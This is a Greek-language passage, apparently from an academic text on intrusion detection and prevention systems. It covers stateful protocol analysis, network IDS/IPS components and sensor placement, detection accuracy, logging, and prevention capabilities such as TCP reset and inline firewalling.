Η ενσωμάτωση κακόβουλων δραστηριοτήτων στα πρότυπα ενός IDS/IPS που βασίζεται στον εντοπισμό διαταραχών είναι ένα γενικότερο πρόβλημα, καθώς ενδέχεται να εκδηλωθούν κακόβουλες δραστηριότητες κατά τη διάρκεια της περιόδου εκπαίδευσής του. Ένα δεύτερο πρόβλημα αυτής της μεθοδολογίας είναι η δυσκολία δημιουργίας προτύπων τα οποία είναι ακριβή, καθώς κατά την περίοδο εκπαίδευσης είναι πιθανόν να μην εκδηλωθούν καθόλα φυσιολογικές δραστηριότητες οι οποίες όμως παρεκκλίνουν σημαντικά της καθημερινής φυσιολογικής δραστηριότητας. Παράδειγμα μίας τέτοιας δραστηριότητας μπορεί να αποτελεί η λήψη ενός μηνιαίου αντιγράφου ασφαλείας και η αντιγραφή ενός σημαντικού όγκου δεδομένων η οποία παρεκκλίνει από τη φυσιολογική δραστηριότητα που έχει ενσωματωθεί στα πρότυπα, με αποτέλεσμα την παραγωγή μίας ψευδώς θετικής ειδοποίησης από το IDS/IPS. Η παραγωγή σημαντικού αριθμού ψευδώς θετικών ειδοποιήσεων αλλά και η δυσκολία διάκρισής τους από τις αληθώς θετικές ειδοποιήσεις, είναι σημαντικά προβλήματα της μεθοδολογίας, λόγω της πολυπλοκότητας και του μεγάλου αριθμού γεγονότων στα οποία μπορεί να οφείλεται μία ειδοποίηση.

3.4.3 Ανίχνευση βασιζόμενη στην ανάλυση της κατάστασης πρωτοκόλλων

Η ανίχνευση βάσει ανάλυσης της κατάστασης πρωτοκόλλων (stateful protocol analysis) πραγματοποιείται μέσω της σύγκρισης των παρατηρούμενων γεγονότων με προκαθορισμένα πρότυπα αποδεκτών δραστηριοτήτων των πρωτοκόλλων για την κάθε κατάστασή τους. Τα IDS/IPS που χρησιμοποιούν αυτήν τη μεθοδολογία, είναι σε θέση να κατανοούν και να παρακολουθούν την κατάσταση των πρωτοκόλλων επιπέδου δικτύου, μεταφοράς και εφαρμογής, τα οποία χρησιμοποιούν την έννοια της κατάστασης. Για παράδειγμα, όταν ένας χρήστης ξεκινά μία σύνοδο FTP, η σύνοδος βρίσκεται αρχικά σε κατάσταση μη αυθεντικοποίησης. Οι μη αυθεντικοποιημένοι χρήστες θα πρέπει να εκτελούν μόνο συγκεκριμένες εντολές στη δεδομένη κατάσταση της συνόδου, όπως η προβολή βοήθειας ή η παροχή των διαπιστευτηρίων τους. Η κατανόηση της κατάστασης του πρωτοκόλλου επιτυγχάνεται με την παρακολούθηση αιτημάτων και απαντήσεων. Έτσι, όταν επιχειρείται η αυθεντικοποίηση ενός χρήστη, το IDS/IPS μπορεί να αντιληφθεί αν η προσπάθεια ήταν επιτυχής, εξετάζοντας τον κωδικό κατάστασης της αντίστοιχης απάντησης. Μετά την επιτυχή αυθεντικοποίηση, το πρωτόκολλο εισέρχεται σε μία κατάσταση αυθεντικοποίησης και οι χρήστες αναμένεται να εκτελούν ένα σύνολο από εντολές. Η εκτέλεση αυτών των εντολών στη δεδομένη κατάσταση θεωρείται νόμιμη και φυσιολογική, ενώ η εκτέλεση των ίδιων εντολών στην κατάσταση μη αυθεντικοποίησης θεωρείται ύποπτη. [1]

Η μεθοδολογία ανίχνευσης βάσει ανάλυσης της κατάστασης πρωτοκόλλων είναι σε θέση να ανιχνεύσει ύποπτες ακολουθίες εντολών, καθώς επίσης και να καταγράφει το χρήστη της ύποπτης συνόδου, όταν χρησιμοποιούνται πρωτόκολλα που πραγματοποιούν αυθεντικοποίηση χρηστών. Είναι επίσης δυνατό να καθορίζονται αποδεκτές δραστηριότητες ανά ομάδες χρηστών ή μεμονωμένους χρήστες. Τέλος, δίνεται η δυνατότητα λογικών ελέγχων κατά την εκτέλεση εντολών. Για παράδειγμα, κατά την αυθεντικοποίηση των χρηστών, είναι δυνατό να ελεγχθεί η τιμή του παρεχόμενου από το χρήστη κωδικού πρόσβασης, προκειμένου να διαπιστωθεί αν το μήκος του είναι μικρότερο από το μέγιστο αποδεκτό μήκος ή αν αυτό περιλαμβάνει δυαδικά δεδομένα.

Η συγκεκριμένη μεθοδολογία χρησιμοποιεί μοντέλα πρωτοκόλλων που βασίζονται στα πρότυπα αυτών των πρωτοκόλλων και τα οποία λαμβάνουν υπόψη τις διαφοροποιήσεις που υπάρχουν μεταξύ διαφορετικών υλοποιήσεών τους. Οι διαφοροποιήσεις αυτές που υπάρχουν μεταξύ των διαφόρων υλοποιήσεων καθιστούν δύσκολη την πλήρη και ακριβή ανάλυση της κατάστασης των πρωτοκόλλων.

Το μεγαλύτερο μειονέκτημα αυτής της μεθοδολογίας είναι το γεγονός ότι είναι ιδιαίτερα απαιτητική σε υπολογιστικούς πόρους, λόγω της πολυπλοκότητας της ανάλυσης και της επιβάρυνσης που προκύπτει από την ανάγκη ταυτόχρονης παρακολούθησης πολλών συνόδων. Ένα άλλο σοβαρό μειονέκτημα της μεθοδολογίας είναι το ότι δεν είναι σε θέση να ανιχνεύσει επιθέσεις των οποίων τα χαρακτηριστικά δεν αποκλίνουν από αυτά μίας αποδεκτής χρήσης ενός πρωτοκόλλου, όπως είναι για

παράδειγμα η συνεχής εκτέλεση μίας νόμιμης ενέργειας, με στόχο την κατάρρευση του συστήματος στόχου.

3.5 Τύποι τεχνολογιών IDS/IPS

Οι διάφορες υφιστάμενες τεχνολογίες IDS/IPS μπορούν να ομαδοποιηθούν στις παρακάτω κατηγορίες τεχνολογιών, οι οποίες περιγράφονται αναλυτικά στις επόμενες παραγράφους:

- Δικτυακά IDSs/IPSs
- Ασύρματα IDSs/IPSs
- IDSs/IPSs ανάλυσης δικτυακής συμπεριφοράς
- IDSs/IPSs μεμονωμένου συστήματος

3.5.1 Δικτυακά IDSs/IPSs

Ένα δικτυακό IDS/IPS (Network-Based IDS/IPS) παρακολουθεί τη δικτυακή κίνηση συγκεκριμένων τμημάτων ενός δικτύου ή συστημάτων και αναλύει τα πρωτόκολλα επιπέδου δικτύου, μεταφοράς και εφαρμογής με στόχο την ανίχνευση ύποπτων δραστηριοτήτων. Τα δομικά στοιχεία ενός δικτυακού IDS/IPS είναι τα ακόλουθα:

- **Αισθητήρες** (sensors). Οι αισθητήρες ενός δικτυακού IDS/IPS παρακολουθούν τη δικτυακή κίνηση ενός ή περισσοτέρων τμημάτων ενός δικτύου. Οι διεπαφές δικτύου που αναλαμβάνουν την παρακολούθηση της δικτυακής κίνησης θέτονται σε promiscuous mode (κατάσταση ετερόκλητης λειτουργίας), προκειμένου να αποδέχονται όλα τα εισερχόμενα πακέτα που βλέπουν, ανεξαρτήτως του προορισμού τους. Επιπροσθέτως, αποφεύγεται να λαμβάνουν διεύθυνση IP προκειμένου να αποκρύπτεται η ύπαρξή τους. Μία εγκατάσταση ενός IDS/IPS μπορεί να περιλαμβάνει πολλαπλούς αισθητήρες, προκειμένου να είναι σε θέση να παρακολουθεί τη δικτυακή κίνηση διαφόρων τμημάτων ενός δικτύου. Οι αισθητήρες είναι διαθέσιμοι σε δύο μορφές, τις συσκευές αισθητήρων οι οποίες αποτελούνται από εξειδικευμένο υλικό και λογισμικό που είναι σχεδιασμένα και βελτιστοποιημένα για αυτή τη χρήση, και τους αισθητήρες μόνο λογισμικού που μπορούν να εγκατασταθούν σε υπολογιστές που ικανοποιούν ορισμένες προδιαγραφές.
- **Διακομιστές διαχείρισης** (management servers). Πρόκειται για κεντρικά συστήματα τα οποία λαμβάνουν πληροφορίες από τους αισθητήρες και είναι υπεύθυνα για τη διαχείρισή τους. Οι διακομιστές διαχείρισης είναι συνήθως σε θέση να πραγματοποιούν ανάλυση και συσχέτιση των πληροφοριών που λαμβάνουν από τους διάφορους αισθητήρες και να ανιχνεύουν γεγονότα τα οποία δεν είναι σε θέση να αναγνωρίσει ο κάθε μεμονωμένος

αισθητήρας. Μία εγκατάσταση ενός IDS/IPS, ανάλογα με το μέγεθός της μπορεί να περιλαμβάνει έναν, περισσότερους ή και κανέναν διακομιστή διαχείρισης. Όπως και οι αισθητήρες, είναι διαθέσιμοι είτε ως συσκευές είτε ως λογισμικό.

- **Διακομιστές βάσεων δεδομένων** (database servers). Χρησιμοποιούνται ως ένας χώρος αποθήκευσης των πληροφοριών που καταγράφονται από τους αισθητήρες και τους διακομιστές διαχείρισης.
- **Κονσόλες** (consoles). Οι κονσόλες είναι προγράμματα που παρέχουν μία διεπαφή χρήστη για το IDS/IPS, προκειμένου να γίνεται ευκολότερη τόσο η διαχείριση του συστήματος, όσο και η παρακολούθηση και ανάλυση των γεγονότων που καταγράφονται.

3.5.1.1 Αρχιτεκτονικές δικτύου και θέσεις αισθητήρων


Τα δομικά στοιχεία ενός δικτυακού IDS/IPS είναι δυνατό να συνδέονται μεταξύ τους μέσω του τυπικού δικτύου ενός οργανισμού, ή μέσω ενός ξεχωριστού δικτύου αυστηρά σχεδιασμένου για τη διαχείριση του λογισμικού ασφαλείας, που είναι γνωστό ως *δίκτυο διαχείρισης*. Στην περίπτωση χρήσης ενός δικτύου διαχείρισης, ο κάθε αισθητήρας διαθέτει μία επιπλέον διεπαφή δικτύου, γνωστή ως διεπαφή διαχείρισης, η οποία δεν μπορεί να ανταλλάξει δεδομένα με τις υπόλοιπες διαθέσιμες διεπαφές δικτύου του αισθητήρα και χρησιμοποιείται για τη σύνδεσή του στο δίκτυο διαχείρισης. Οι διακομιστές διαχείρισης, οι διακομιστές βάσεων δεδομένων και οι κονσόλες συνδέονται μόνο με το δίκτυο διαχείρισης. Η αρχιτεκτονική αυτή, αν και συνοδεύεται από αυξημένο κόστος λειτουργίας, απομονώνει το δίκτυο διαχείρισης από το τυπικό δίκτυο, προκειμένου να επιτευχθεί η απόκρυψη της ύπαρξης του IDS/IPS, η προστασία του IDS/IPS από επιθέσεις και η εξασφάλιση του απαραίτητου για τη λειτουργία του IDS/IPS εύρους ζώνης.

Μία εναλλακτική λύση η οποία επαυξάνει ως ένα βαθμό την ασφάλεια του IDS/IPS, είναι η χρήση ενός εικονικού δικτύου διαχείρισης, μέσω ενός εικονικού τοπικού δικτύου (Virtual Local Area Network (VLAN)) εντός του τυπικού δικτύου. Η αρχιτεκτονική αυτή όμως δεν παρέχει τον ίδιο βαθμό ασφάλειας με το ξεχωριστό δίκτυο διαχείρισης, καθώς αφενός μεν χρησιμοποιούνται για το εικονικό δίκτυο διαχείρισης οι πόροι του τυπικού δικτύου με επιπτώσεις στη διαθεσιμότητα και τις επιδόσεις του IDS/IPS σε περίπτωση εμφάνισης περιστατικών ασφάλειας, και αφετέρου είναι πιθανό να γίνουν λανθασμένες ρυθμίσεις του VLAN οι οποίες θα αφήσουν εκτεθειμένο το IDS/IPS.

Επιπροσθέτως της επιλογής αρχιτεκτονικής δικτύου, είναι απαραίτητη η επιλογή της θέσης και του τρόπου λειτουργίας των αισθητήρων. Οι διαθέσιμες επιλογές λειτουργίας των αισθητήρων είναι οι ακόλουθες:

- **Ευθύγραμμη** (inline). Ο τρόπος αυτός λειτουργίας ενός αισθητήρα ομοιάζει με τον τρόπο λειτουργίας ενός τείχους προστασίας, καθώς η παρακολουθούμενη δικτυακή κίνηση διέρχεται μέσα από αυτόν. Με αυτόν τον τρόπο δίνεται η δυνατότητα στους αισθητήρες να

αποτρέψουν τις επιθέσεις που ανιχνεύουν, παρεμποδίζοντας την αντίστοιχη δικτυακή κίνηση. Οι ευθύγραμμοι αισθητήρες τοποθετούνται συνήθως στα σημεία που τοποθετούνται και τα τείχη προστασίας, δηλαδή στα σημεία σύνδεσης διαφορετικών υποδικτύων και σύνδεσης των εσωτερικών δικτύων με τα εξωτερικά δίκτυα. Στην Εικόνα 3-1 δίνεται ένα παράδειγμα τοποθέτησης ενός ευθύγραμμου αισθητήρα δικτυακού IDS/IPS.



Εικόνα 3-1: Παράδειγμα αρχιτεκτονικής ευθύγραμμου αισθητήρα δικτυακού IDS/IPS [1]


- **Παθητική** (passive). Σε αυτόν τον τρόπο λειτουργίας ο αισθητήρας τοποθετείται κατά τέτοιο τρόπο ώστε να παρακολουθεί ένα αντίγραφο της πραγματικής δικτυακής κίνησης, καθώς σε αυτήν περίπτωση η κίνηση δεν διέρχεται μέσα από αυτόν. Οι παθητικοί αισθητήρες τοποθετούνται έτσι ώστε να είναι σε θέση να παρακολουθούν σημαντικές περιοχές του δικτύου, όπως η DMZ (αποστρατικοποιημένη ζώνη (demilitarized zone)). Για την παρακολούθηση της δικτυακής κίνησης μπορούν να χρησιμοποιηθούν οι παρακάτω μέθοδοι:
    - **Θύρα αντιγραφής κίνησης** (mirror ή span). Πολλά switches διαθέτουν μία θύρα αντιγραφής όλης της δικτυακής κίνησης που διέρχεται από αυτό. Συνδέοντας έναν αισθητήρα σε αυτήν τη θύρα δίνεται η δυνατότητα παρακολούθησης της κίνησης που

διέρχεται από το switch. Η μέθοδος αυτή είναι ιδιαίτερα εύκολη και οικονομική. Όμως μπορεί να αποδειχθεί προβληματική σε περίπτωση υπερφόρτωσης του switch, καθώς η θύρα αντιγραφής κίνησης ενδέχεται να μην είναι σε θέση να δει όλη τη διερχόμενη κίνηση.

- **Αγωγός διακλάδωσης δικτύου** (network tap). Πρόκειται για μία συσκευή η οποία δίνει τη δυνατότητα σε έναν αισθητήρα να έχει άμεση σύνδεση στο φυσικό μέσο μετάδοσης, παρέχοντάς του ένα αντίγραφο όλης της δικτυακής κίνησης που μεταφέρεται από το μέσο μετάδοσης.
- **Εξισορροπητής φορτίου IDS** (IDS load balancer). Ο εξισορροπητής φορτίου IDS είναι μία συσκευή η οποία συγκεντρώνει και κατευθύνει τη δικτυακή κίνηση στους αισθητήρες IDS. Μπορεί να συγκεντρώνει αντίγραφα της δικτυακής κίνησης από διάφορους αγωγούς διακλάδωσης δικτύου ή θύρες αντιγραφής κίνησης και να διανέμει αντίγραφα αυτής της κίνησης σε έναν ή περισσότερους αισθητήρες, βάσει ενός συνόλου κανόνων που έχουν οριστεί. Οι κανόνες αυτοί καθορίζουν τη λογική βάσει της οποίας γίνεται η διανομή της κίνησης, η οποία μπορεί να διανέμεται ομοιόμορφα σε όλους τους αισθητήρες, να διαχωρίζεται δυναμικά ανά αισθητήρα βάσει του όγκου της ή να διαχωρίζεται βάσει χαρακτηριστικών όπως οι διευθύνσεις IP και τα χρησιμοποιούμενα πρωτόκολλα. Ο διαχωρισμός της κίνησης και η διανομή της σε διαφορετικούς αισθητήρες ενδέχεται να οδηγήσει σε μείωση της ακρίβειας ανίχνευσης, στην περίπτωση όπου διαφορετικά τμήματα ενός γεγονότος γίνονται ορατά από διαφορετικούς αισθητήρες. Αν για παράδειγμα εκδηλωθεί μία επίθεση που αποτελείται από δύο διαφορετικά βήματα, όπου το κάθε μεμονωμένο βήμα θεωρείται νόμιμο ενώ ο συνδυασμός τους κακόβουλος, η επιθεώρησή τους από δύο διαφορετικούς αισθητήρες πιθανόν να μην οδηγήσει στην ανίχνευση της επίθεσης.

Στην Εικόνα 3-2 δίδονται παραδείγματα τοποθέτησης παθητικών αισθητήρων δικτυακού IDS/IPS.

Λόγω του ότι οι παθητικοί αισθητήρες παρακολουθούν αντίγραφα της δικτυακής κίνησης, δεν διαθέτουν έναν αξιόπιστο τρόπο διακοπής της δικτυακής κίνησης και αποτροπής των ανιχνευόμενων εισβολών. Αυτό που συνήθως προσπαθούν να κάνουν οι παθητικοί αισθητήρες είναι η εισαγωγή πακέτων στο δίκτυο τα οποία θα διακόψουν μία επικοινωνία (όπως για παράδειγμα πακέτα RST), αλλά οι μέθοδοι αυτές είναι λιγότερο αποτελεσματικές από τον ευθύγραμμο τρόπο λειτουργίας. Αυτός είναι και ο λόγος που συνήθως προτιμάται ο ευθύγραμμος τρόπος λειτουργίας των αισθητήρων όταν είναι επιθυμητή η αποτροπή των ανιχνευόμενων εισβολών.



Εικόνα 3-2: Παραδείγματα αρχιτεκτονικής παθητικών αισθητήρων δικτυακού IDS/IPS [1]

3.5.1.2 Ακρίβεια ανίχνευσης

Τα δικτυακά IDS/IPS αντιμετώπιζαν στο παρελθόν το πρόβλημα της εμφάνισης υψηλών ποσοστών false positives και false negatives, καθώς στηρίζονταν αποκλειστικά και μόνο στη μεθοδολογία ανίχνευσης βάσει υπογραφών. Οι νεότερες τεχνολογίες χρησιμοποιούν ένα συνδυασμό μεθοδολογιών ανίχνευσης, προκειμένου να βελτιώσουν την ακρίβεια ανίχνευσης με αποτέλεσμα τη μείωση αυτών των ποσοστών. Συνήθως, οι μεθοδολογίες που χρησιμοποιούν είναι αλληλένδετες. Για παράδειγμα, μία διαδικασία ανάλυσης κατάστασης πρωτοκόλλου μπορεί να διαχωρίσει τα αιτήματα από τις απαντήσεις, κάθε ένα από τα αιτήματα να ελεγχθεί στη συνέχεια για πιθανές διαταραχές και τέλος να συγκριθεί με τις διαθέσιμες υπογραφές για την ανίχνευση ύποπτων δραστηριοτήτων.

Η σημαντικότερη αιτία εμφάνισης των false positives και false negatives είναι η πολυπλοκότητα των δραστηριοτήτων που παρακολουθούνται. Λόγω του πλήθους των παρακολουθούμενων υπολογιστών και της ποικιλίας των λειτουργικών συστημάτων και των εφαρμογών, που μπορούν να δημιουργήσουν ένα εξαιρετικά μεγάλο πλήθος συνδυασμών μεταξύ των servers και των clients, οι αισθητήρες ενός δικτυακού IDS/IPS δεν είναι σε θέση πολλές φορές να αντιληφθούν σωστά την κίνηση που παρατηρούν.

Ιδανικά, τα δικτυακά IDS/IPS θα πρέπει να αντιλαμβάνονται τις δικτυακές δραστηριότητες με τον ίδιο τρόπο που τις αντιλαμβάνονται τα δύο άκρα μίας επικοινωνίας. Για παράδειγμα, δύο διαφορετικοί web servers ενδέχεται να αντιλαμβάνονται διαφορετικά το ίδιο αίτημα εξυπηρέτησης. Πολλοί επιτιθέμενοι αξιοποιούν συγκεκριμένα χαρακτηριστικά επεξεργασίας των servers και των clients, όπως για παράδειγμα ο χειρισμός της κωδικοποίησης χαρακτήρων, προκειμένου να αποφύγουν την ανίχνευσή τους από τα IDS/IPS. Γι' αυτό το λόγο, συχνά χρησιμοποιούνται τεχνικές ανάλυσης κατάστασης πρωτοκόλλων οι οποίες αναπαράγουν την επεξεργασία που πραγματοποιείται από γνωστούς τύπους clients και servers.

3.5.1.3 Τύποι ανιχνευόμενων γεγονότων

Οι τύποι των γεγονότων που συνήθως ανιχνεύονται από ένα δικτυακό IDS/IPS, είναι οι ακόλουθοι: [1]

- **Επιθέσεις επιπέδου εφαρμογής**, όπως υπερχειλίσεις μνήμης (buffer overflows), και μετάδοση ιομορφών. Η ανίχνευση αυτών των δραστηριοτήτων και επιθέσεων πραγματοποιείται μέσω της ανάλυσης δεκάδων πρωτοκόλλων του επιπέδου εφαρμογής.
- **Επιθέσεις επιπέδου μεταφοράς**, όπως σάρωση θυρών και ασυνήθιστος κατακερματισμός πακέτων. Τα πρωτόκολλα του επιπέδου μεταφοράς που αναλύονται συνήθως είναι το TCP και το UDP.
- **Επιθέσεις επιπέδου δικτύου**, όπως πλαστές διευθύνσεις IP και μη αποδεκτές τιμές επικεφαλίδων IP. Τα πρωτόκολλα του επιπέδου δικτύου που αναλύονται συνήθως είναι τα IPv4, IPv6, ICMP και IGMP.
- **Απροσδόκητες υπηρεσίες εφαρμογών**, όπως backdoors και συστήματα που εκτελούν μη εγκεκριμένες υπηρεσίες, οι οποίες εντοπίζονται μέσω μεθόδων ανάλυσης της κατάστασης πρωτοκόλλων ή εντοπισμού διαταραχών.
- **Παραβιάσεις της πολιτικής ασφάλειας**, όπως χρήση μη επιτρεπόμενων ιστοσελίδων και πρωτοκόλλων. Οι παραβιάσεις αυτές είναι δυνατό να εντοπιστούν ορίζοντας τα χαρακτηριστικά των δραστηριοτήτων που δεν είναι επιτρεπτά, όπως διευθύνσεις IP, αριθμούς θυρών και ονόματα ιστοσελίδων.

3.5.1.4 Παραμετροποίηση

Τα δικτυακά IDS/IPS απαιτούν υψηλό βαθμό παραμετροποίησης προκειμένου να βελτιώσουν την ακρίβεια των ανιχνεύσεών τους. Παραδείγματα τέτοιων παραμετροποιήσεων είναι ο ορισμός κατωφλίων για την ανίχνευση σάρωσης θυρών και την παραγωγή ειδοποιήσεων για πολλαπλές αποτυχημένες προσπάθειες αυθεντικοποίησης, καθώς και ο ορισμός blacklists και whitelists για

διευθύνσεις IP και ονόματα χρηστών. Ορισμένα από αυτά δίνουν τη δυνατότητα τροποποίησης των υπογραφών που χρησιμοποιούν ή ακόμα και του πηγαίου κώδικά τους.[1]

Επίσης, ορισμένα δικτυακά IDS/IPS μπορούν να αξιοποιήσουν πληροφορίες σχετικά με τους υπολογιστές του οργανισμού, προκειμένου να βελτιώσουν την ακρίβειά τους. Για παράδειγμα, είναι δυνατό να προσδιοριστούν οι web servers, οι mail servers και άλλοι τύποι υπολογιστών, καθώς και οι τύποι των υπηρεσιών που παρέχονται από αυτούς. Οι πληροφορίες αυτές δίνουν τη δυνατότητα απόδοσης διαφορετικού βαθμού προτεραιότητας στις παραγόμενες ειδοποιήσεις. Για παράδειγμα, μία ειδοποίηση για μία επίθεση που αφορά τον Apache web server θα έχει υψηλότερο βαθμό προτεραιότητας αν αυτή στοχεύει έναν Apache web server από μία ειδοποίηση για την ίδια επίθεση που στοχεύει έναν άλλο τύπο web server. Τέλος, κάποια δικτυακά IDS/IPS μπορούν να δεχθούν τα αποτελέσματα ενός ελέγχου ευπαθειών και να τα αξιοποιήσουν προκειμένου να αποδίδουν ένα βαθμό προτεραιότητας στις παραγόμενες ειδοποιήσεις και να αποφασίζουν σχετικά με τη λήψη μέτρων αποτροπής των επιθέσεων ανάλογα με τις πιθανότητες επιτυχίας της επίθεσης.[1]

3.5.1.5 Δυνατότητες συλλογής πληροφοριών

Ορισμένα IDS/IPS έχουν τη δυνατότητα συλλογής διαφόρων κατηγοριών πληροφοριών, όπως οι παρακάτω: [1]

- **Υπολογιστές**. Ένα δικτυακό IDS/IPS μπορεί να δημιουργήσει μία λίστα με τους υπολογιστές του δικτύου του οργανισμού, βάσει των διευθύνσεων IP και MAC, έτσι ώστε να είναι σε θέση να αναγνωρίσει νεοεμφανιζόμενους υπολογιστές.
- **Λειτουργικά συστήματα**. Ένα δικτυακό IDS/IPS μπορεί να αναγνωρίσει για κάθε υπολογιστή του δικτύου το λειτουργικό σύστημα και την έκδοσή του, χρησιμοποιώντας διάφορες τεχνικές όπως τον έλεγχο των θυρών που χρησιμοποιούνται από τον κάθε υπολογιστή, που ενδεχομένως να καταδεικνύει τον τύπο του λειτουργικού συστήματος, ή την ανάλυση των επικεφαλίδων των πακέτων για την ανίχνευση ασυνήθιστων χαρακτηριστικών συγκεκριμένων λειτουργικών συστημάτων. Η γνώση των λειτουργικών συστημάτων που χρησιμοποιούνται μπορεί να βοηθήσει στον εντοπισμό των ευάλωτων υπολογιστών.
- **Εφαρμογές**. Ορισμένες εφαρμογές καθώς και οι εκδόσεις τους είναι δυνατόν να αναγνωριστούν από ένα δικτυακό IDS/IPS παρακολουθώντας τις θύρες που χρησιμοποιούνται και συγκεκριμένα χαρακτηριστικά των επικοινωνιών. Για παράδειγμα, ένας server μπορεί να γνωστοποιεί στον client την έκδοση του λογισμικού που χρησιμοποιεί και αντιστρόφως. Η γνώση των εκδόσεων των εφαρμογών που χρησιμοποιούνται μπορεί να βοηθήσει στον εντοπισμό ευάλωτων ή μη επιτρεπόμενων εφαρμογών.

- **Δικτυακά χαρακτηριστικά**. Ορισμένα IDS/IPS συλλέγουν πληροφορίες σχετικά με τις ρυθμίσεις των δικτυακών συσκευών και των υπολογιστών, όπως ο αριθμός των hops μεταξύ δύο συσκευών. Οι πληροφορίες αυτές μπορούν να βοηθήσουν στον εντοπισμό αλλαγών στις δικτυακές ρυθμίσεις.

3.5.1.6 Δυνατότητες καταγραφής

Τα δικτυακά IDS/IPS πραγματοποιούν εκτενή καταγραφή των δεδομένων που σχετίζονται με τα γεγονότα που ανιχνεύονται, τα οποία μπορούν να αξιοποιηθούν για την επιβεβαίωση των ειδοποιήσεων και τη διερεύνηση των περιστατικών ασφάλειας. Οι πληροφορίες που συνήθως καταγράφονται περιλαμβάνουν τα ακόλουθα: [1]

- Χρονοσήμανση
- Αναγνωριστικό της σύνδεσης ή της συνόδου
- Τύπο γεγονότος ή ειδοποίησης
- Αξιολόγηση
- Πρωτόκολλα επιπέδου δικτύου, μεταφοράς και εφαρμογής
- Διευθύνσεις IP προέλευσης και προορισμού
- Θύρες TCP ή UDP προέλευσης και προορισμού ή τύποι και κωδικοί ICMP
- Αριθμός bytes που μεταφέρθηκαν μέσω της σύνδεσης
- Αποκωδικοποιημένα δεδομένα των αιτημάτων και των απαντήσεων
- Ενέργειες αποτροπής που ενδεχομένως πραγματοποιήθηκαν

Τέλος, τα δικτυακά IDS/IPS έχουν τη δυνατότητα να αποθηκεύουν τα πακέτα που διακινήθηκαν (packet capture), η οποία ενεργοποιείται συνήθως μετά την παραγωγή κάποιας ειδοποίησης, προκειμένου να καταγράψουν την μετέπειτα δραστηριότητα της σύνδεσης.

3.5.1.7 Δυνατότητες αποτροπής επιθέσεων

Οι αισθητήρες των δικτυακών IDS/IPS παρέχουν τις ακόλουθες δυνατότητες αποτροπής επιθέσεων, ανάλογα με τον τρόπο λειτουργίας τους: [1]

- **Μόνο Παθητική λειτουργία** (Passive Only).
    - **Τερματισμός της τρέχουσας συνόδου TCP**. Ένας παθητικός αισθητήρας μπορεί να επιχειρήσει τον τερματισμό μίας συνόδου αποστέλλοντας και στα δύο άκρα της επικοινωνίας πακέτα reset (RST). Η τεχνική αυτή αφενός μεν μπορεί να χρησιμοποιηθεί μόνο στην περίπτωση χρήσης του πρωτοκόλλου TCP και αφετέρου

δεν είναι ιδιαίτερα αποτελεσματική, αφού σε πολλές περιπτώσεις τα πακέτα reset δεν αποστέλλονται εγκαίρως.

- **Μόνο Ευθύγραμμη λειτουργία** (Inline Only)**.**
    - **Χρήση τεχνικών τείχους προστασίας**. Οι περισσότεροι ευθύγραμμοι αισθητήρες διαθέτουν δυνατότητες τειχών προστασίας που μπορούν να αξιοποιηθούν για τη διακοπή των ύποπτων δραστηριοτήτων.
